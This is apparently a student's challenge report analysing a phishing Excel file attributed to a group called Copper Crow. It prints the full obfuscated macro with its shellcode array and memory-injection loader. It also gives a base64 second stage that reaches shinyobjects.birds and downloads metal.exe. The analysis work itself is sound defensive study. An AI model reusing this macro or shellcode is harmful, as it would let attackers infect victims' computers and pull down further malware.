Alessandra Perotti

CYBER THREAT INTEL ANALYST IN THE MAKING

CYBER DEFENSE CHALLENGE REPORT

WOMEN IN CYBERSECURITY + TARGET

EXECUTIVE SUMMARY


Copper Crow is back at it with a **phishing campaign** that leverages spreadsheets containing **malicious macros.**

Once the user downloads and opens the .xls file, and activates the macros of the spreadsheet, the malware contacts a suspicious domain and attempts to download an executable file.

Likely, this file is a beacon that will possibly download other malicious files as well as try to establish contact with its Command & Control server. We will lay out more technical details in the analysis portion of this report.


ANALYSIS

Extracting the malicious macro code with **olevba**, we see some lines of highly obfuscated code and an array of decimals.




```
Sub Auto_Open()
    Dim Nhxbticl As Long, Wtnqycur As Variant, Ugqir As Long
#If VBA7 Then
    Dim Ezhyuw As LongPtr, Vowtv As LongPtr
#Else
    Dim Ezhyuw As Long, Vowtv As Long
#End If
    Wtnqycur = Array(252, 232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139, 82, 20, 139, 114, 40, 15,
        183, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, 242, 82, 87, 139, 82, 16, 139, 74, 60, 139, 76
        , 17, 120, 227, 72, 1, 209, 81, 139, 89, 32, 1, 211, 139, 73, 24, 227, 58, 73, 139, 52, 139, 1, 214, 49, 255, 172, 193, _
207, 13, 1, 199, 56, 224, 117, 246, 3, 125, 248, 59, 125, 36, 117, 228, 88, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1,
    211, 139, 4, 139, 1, 208, 137, 68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 95, 95, 90, 139, 18, 235, 141, 93, 129, 196, 112,
    254, 255, 255, 141, 84, 36, 96, 82, 104, 177, 74, 107, 177, 255, 213, 141, 68, 36, 96, 235, 96, _
94, 141, 120, 96, 87, 80, 49, 219, 83, 83, 104, 4, 0, 0, 8, 83, 83, 83, 86, 83, 104, 121, 204, 63, 134, 255, 213, 133, 192, 116, 84
    , 106, 64, 128, 199, 16, 83, 83, 49, 219, 83, 255, 55, 104, 174, 135, 146, 63, 255, 213, 84, 104, 190, 1, 0, 0, 235, 52, 80, 255
    , 55, 104, 197, 216, 189, 231, 255, 213, 83, 83, 83, 139, 76, 36, 252, 81, 83, 83, 255, 55, _
104, 198, 172, 154, 121, 255, 213, 106, 255, 104, 68, 240, 53, 224, 255, 213, 232, 155, 255, 255, 255, 114, 117, 110, 100, 108, 108
    , 51, 50, 0, 232, 199, 255, 255, 255, 252, 232, 137, 0, 0, 0, 96, 137, 229, 49, 210, 100, 139, 82, 48, 139, 82, 12, 139, 82, 20
    , 139, 114, 40, 15, 183, 74, 38, 49, 255, 49, 192, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199, 226, _
240, 82, 87, 139, 82, 16, 139, 66, 60, 1, 208, 139, 64, 120, 133, 192, 116, 74, 1, 208, 80, 139, 72, 24, 139, 88, 32, 1, 211, 227,
    60, 73, 139, 52, 139, 1, 214, 49, 255, 49, 192, 172, 193, 207, 13, 1, 199, 56, 224, 117, 244, 3, 125, 248, 59, 125, 36, 117, 226
    , 88, 139, 88, 36, 1, 211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, 139, 1, 208, 137, _
68, 36, 36, 91, 91, 97, 89, 90, 81, 255, 224, 88, 95, 90, 139, 18, 235, 134, 93, 104, 110, 101, 116, 0, 104, 119, 105, 110, 105, 137
    , 230, 84, 104, 76, 119, 38, 7, 255, 213, 49, 255, 87, 87, 87, 87, 86, 104, 58, 86, 121, 167, 255, 213, 235, 96, 91, 49, 201, 81
    , 81, 106, 3, 81, 81, 106, 80, 83, 80, 104, 87, 137, 159, 198, 255, 213, 235, 79, 89, 49, 210, _
82, 104, 0, 50, 96, 132, 82, 82, 82, 81, 82, 80, 104, 235, 85, 46, 59, 255, 213, 137, 198, 106, 16, 91, 104, 128, 51, 0, 0, 137, 224
    , 106, 4, 80, 106, 31, 86, 104, 117, 70, 158, 134, 255, 213, 49, 255, 87, 87, 87, 87, 86, 104, 45, 6, 24, 123, 255, 213, 133,
    192, 117, 30, 75, 15, 132, 123, 0, 0, 0, 235, 209, 233, 141, 0, 0, 0, 232, 172, 255, 255, _
255, 47, 109, 101, 116, 97, 108, 46, 101, 120, 101, 0, 235, 107, 49, 192, 95, 80, 106, 2, 106, 2, 80, 106, 2, 106, 2, 87, 104, 218,
    246, 218, 79, 255, 213, 147, 49, 192, 102, 184, 4, 3, 41, 196, 84, 141, 76, 36, 8, 49, 192, 180, 3, 80, 81, 86, 104, 18, 150,
    137, 226, 255, 213, 133, 192, 116, 45, 88, 133, 192, 116, 22, 106, 0, 84, 80, 141, 68, 36, 12, _
80, 83, 104, 45, 87, 174, 91, 255, 213, 131, 236, 4, 235, 206, 83, 104, 198, 150, 135, 82, 255, 213, 106, 0, 87, 104, 49, 139, 111,
    135, 255, 213, 106, 0, 104, 240, 181, 162, 86, 255, 213, 232, 144, 255, 255, 255, 99, 104, 114, 111, 109, 101, 46, 101, 120, 101
    , 0, 232, 9, 255, 255, 255, 115, 104, 105, 110, 121, 111, 98, 106, 101, 99, 116, 115, 46, 98, 105, 114, 100, 115, _
0)
```

By looking at the code, we can tell that, when the Excel spreadsheet is opened and macros are activated, the malicious code **loops through the array**. For each element in it, the program allocates memory and subsequently opens a process thread.



```
Ezhyuw = VirtualAlloc(0, UBound(Wtnqycur), &H1000, &H40)
For Ugqir = LBound(Wtnqycur) To UBound(Wtnqycur)
    Nhxbticl = Wtnqycur(Ugqir)
    Vowtv = RtlMoveMemory(Ezhyuw + Ugqir, Nhxbticl, 1)
Next Ugqir
Vowtv = CreateThread(0, 0, Ezhyuw, 0, 0, 0)
```

Decoding the array of decimals in CyberChef, we find shellcode.



From Decimal

Delimiter: Comma

□ Support signed values

Input — length: 3205, lines: 1


```
252, 232, 130, 0, 0, 0, 96, 137, 229, 49, 192, 100, 139, 80, 48, 139, 82, 12, 139, 82, 20,
139, 114, 40, 15, 183, 74, 38, 49, 255, 172, 60, 97, 124, 2, 44, 32, 193, 207, 13, 1, 199,
226, 242, 82, 87, 139, 82, 16, 139, 74, 60, 139, 76, 17, 120, 227, 72, 1, 209, 81, 139,
89, 32, 1, 211, 139, 73, 24, 227, 58, 73, 139, 52, 139, 1, 214, 49, 255, 172, 193, 207,
13, 1, 199, 56, 224, 117, 246, 3, 125, 248, 59, 125, 36, 117, 228, 88, 139, 88, 36, 1,
211, 102, 139, 12, 75, 139, 88, 28, 1, 211, 139, 4, 139, 1, 208, 137, 68, 36, 36, 91, 91,
97, 89, 90, 81, 255, 224, 95, 95, 90, 139, 18, 235, 141, 93, 129, 196, 112, 254, 255, 255,
141, 84, 36, 96, 82, 104, 177, 74, 107, 177, 255, 213, 141, 68, 36, 96, 235, 96, 94, 141,
120, 96, 87, 80, 49, 219, 83, 83, 104, 4, 0, 0, 8, 83, 83, 83, 86, 83, 104, 121, 204, 63,
134, 255, 213, 133, 192, 116, 84, 106, 64, 128, 199, 16, 83, 83, 49, 219, 83, 255, 55,
104, 174, 135, 146, 63, 255, 213, 84, 104, 190, 1, 0, 0, 235, 52, 80, 255, 55, 104, 197,
216, 189, 231, 255, 213, 83, 83, 83, 139, 76, 36, 252, 81, 83, 83, 255, 55, 104, 198, 172,
154, 121, 255, 213, 106, 255, 104, 68, 240, 53, 224, 255, 213, 232, 155, 255, 255, 255,
114, 117, 110, 100, 108, 108, 51, 50, 0, 232, 199, 255, 255, 255, 252, 232, 137, 0, 0, 0,
96, 137, 229, 49, 210, 100, 139, 82, 48, 139, 82, 12, 139, 82, 20, 139, 114, 40, 15, 183,
```

Output — time: 5ms, length: 722, lines: 1

```
üè....`.å1Àd.P0.R..R..r(.·J&1ÿ¬<a|., ÁÏ
.ÇâòRW.R..J<.L.xãH.ÑQ.Y .Ó.I.ã:I.4..Ö1ÿ¬ÁÏ
.Ç8àuö.}ø;}$uäX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿà__Z..ë.].Äpþÿÿ.T$`Rh±Jk±ÿÕ.D$`ë`^.x`WP1ÛSSh.
...SSSVShyÌ?.ÿÕ.ÀtTj@.Ç.SS1ÛSÿ7h®..?ÿÕTh¾...ë4Pÿ7hÅØ½çÿÕSSS.L$üQSSÿ7hÆ¬.yÿÕjÿhDð5àÿÕè.ÿÿÿr
undll32.èÇÿÿÿüè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]hnet.hwini.æThLw&.ÿÕ1ÿWWWWVh:Vy§ÿÕë`
[1ÉQQj.QQjPSPhW..ÆÿÕëOY1ÒRh.2`.RRRQRPhëU.;ÿÕ.Æj.[h.3...àj.Pj.VhuF..ÿÕ1ÿWWWWVh-..{ÿÕ.Àu.K..
{...ëÑé....è¬ÿÿÿ/metal.exe.ëk1À_Pj.j.Pj.j.WhÚöÚOÿÕ.1Àf¸..)ÄT.L$.1À´.PQVh...âÿÕ.Àt-
X.Àt.j.TP.D$.PSh-W®[ÿÕ.i.ëÎShÆ..RÿÕj.Wh1.o.ÿÕj.hðµ¢VÿÕè.ÿÿÿchrome.exe.è
ÿÿÿshinyobjects.birds.
```

ANALYSIS

Saving the results from CyberChef in a **.dat** file, we subsequently emulate it in Speakeasy emulation framework. In the resulting json report, we can distinguish some strings:




```
"strings": {
    "static": {
        "ansi": [
            ";}$u",
            "D$$[[aYZQ",
            "T$`Rh",
            "x`WP1",
            "SSSVShy",
            "tTj@",
            "rundll32",
            ";}$u",
            "D$$[[aYZQ",
            "]hnet",
            "hwini",
            "ThLw&",
            "WWWWVh:Vy",
            "QQjPSPhW",
            "RRRQRPh",
            "VhuF",
            "WWWWVh-",
            "/metal.exe",
            "PQVh",
            "PSh-W",
            "chrome.exe",
            "shinyobjects.birds"
        ],
```

We can also see that the code loops through a series of memory addresses and executes:


kernel32.CreateProcessA
kernel32.VirtualAllocEx
kernel32.WriteProcessMemory
kernel32.CreateRemoteThread
kernel32.Sleep

Then, it runs **rundll32**, allocates memory to it, and writes to memory a long string encoded in base64:



```
{
    "event": "mem_write",
    "pid": 1292,
    "path": "rundll32",
    "data": "/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/
        McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/
        McCswc8NAcc44HX0A334O30kdeJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWosS64ZdaG5ldABod2luaYnmVGhMdyYH/
        9Ux/1dXV1dWaDpWeaf/1etgWzHJUVFqA1FRalBTUGhXiZ/G/9XrT1kx0lJoADJghFJSUlFSUGjrVS47/
        9WJxmoQW2iAMwAAieBqBFBqH1ZodUaehv/VMf9XV1dXVmgtBhh7/
        9WFwHUeSw+EewAAAOvR6Y0AAADorP///y9tZXRhbC5leGUA62sxwF9QagJqAlBqAmoCV2ja9tpP/
        9WTMcBmuAQDKcRUjUwkCDHAtANQUVZoEpaJ4v/VhcB0LViFwHQWagBUUI1EJAxQU2gtV65b/9WD7ATrzlNoxpaHUv/VagBXaDGLb4f/
        1WoAaPC1olb/1eiQ////Y2hyb21lLmV4ZQDoCf///3NoaW55b2JqZWN0cy5iaXJkcwA=",
    "base": "0x50000",
    "size": 446
},
```

We go back to CyberChef to decode the string and we find more shellcode.




```
/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH
/McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH
/McCswc8NAcc44HX0A334O30kdeJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH
/4FhfWosS64ZdaG5ldABod2luaYnmVGhMdyYH/9Ux/1dXV1dWaDpWeaf/1etgWzHJUVFqA1FRalBTUGhXiZ
/G/9XrT1kx0lJoADJghFJSUlFSUGjrVS47/9WJxmoQW2iAMwAAieBqBFBqH1ZodUaehv/VMf9XV1dXVmgtBhh7
/9WFwHUeSw+EewAAAOvR6Y0AAADorP///y9tZXRhbC5leGUA62sxwF9QagJqAlBqAmoCV2ja9tpP
/9WTMcBmuAQDKcRUjUwkCDHAtANQUVZoEpaJ4v/VhcB0LViFwHQWagBUUI1EJAxQU2gtV65b/9WD7ATrzlNoxpaHUv
/VagBXaDGLb4f/1WoAaPC1olb/1eiQ////Y2hyb21lLmV4ZQDoCf///3NoaW55b2JqZWN0cy5iaXJkcwA=
```

```
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]hnet.hwini.æThLw&.ÿÕ1ÿWWWWVh:Vy§ÿÕë`
[1ÉQQj.QQjPSPhW..ÆÿÕëOY1ÒRh.2`.RRRQRPhëU.;ÿÕ.Æj.[h.3...àj.Pj.VhuF..ÿÕ1ÿWWWWVh-..{ÿÕ.Àu.K..
{...ëÑé....è¬ÿÿÿ/metal.exe.ëk1À_Pj.j.Pj.j.WhÚöÚOÿÕ.1Àf¸..)ÄT.L$.1À´.PQVh...âÿÕ.Àt-
X.Àt.j.TP.D$.PSh-W®[ÿÕ.i.ëÎShÆ..RÿÕj.Wh1.o.ÿÕj.hðµ¢VÿÕè.ÿÿÿchrome.exe.è
ÿÿÿshinyobjects.birds.
```

We repeat the previous procedure: save the .dat file and emulate it again in Speakeasy. In the .json report, we finally see it loads the wininet library and sends an HTTP request


wininet.InternetOpenA
wininet.InternetConnectA
wininet.HttpOpenRequestA
wininet.InternetSetOptionA
wininet.HttpSendRequestA

It then sends an HTTP GET request to shinyobjects.birds and tries to retrieve the file metal.exe:




```
        "traffic": [
            {
                "server": "shinyobjects.birds",
                "proto": "tcp.http",
                "port": 80,
                "headers": "GET /metal.exe HTTP/1.1\nHost: shinyobjects.birds\nUser-Agent: wininet\nConnection: Keep-Alive
                    \nCache-Control: no-cache\n"
            }
        ]
```

We can see the file hash and its size, as well as the data contained in it:



```
"dynamic_code_segments": [],
"dropped_files": [
    {
        "path": "chrome.exe",
        "size": 4096,
        "sha256": "972698284231a351f847dfb902e26787749870618ed7d36861d2b5c579ce6a14"
    }
```




```
"event": "write",
"path": "chrome.exe",
"data": "kJCQkJCQkJCQkJCQkJCQkJDMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzM
zMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMz
MzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzM
zMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMz
MzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzM
zMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMz
MzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzM
zMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMz
MzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzM
zMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMz
MzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzM
zMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMz
MzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzM
zMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMzMz
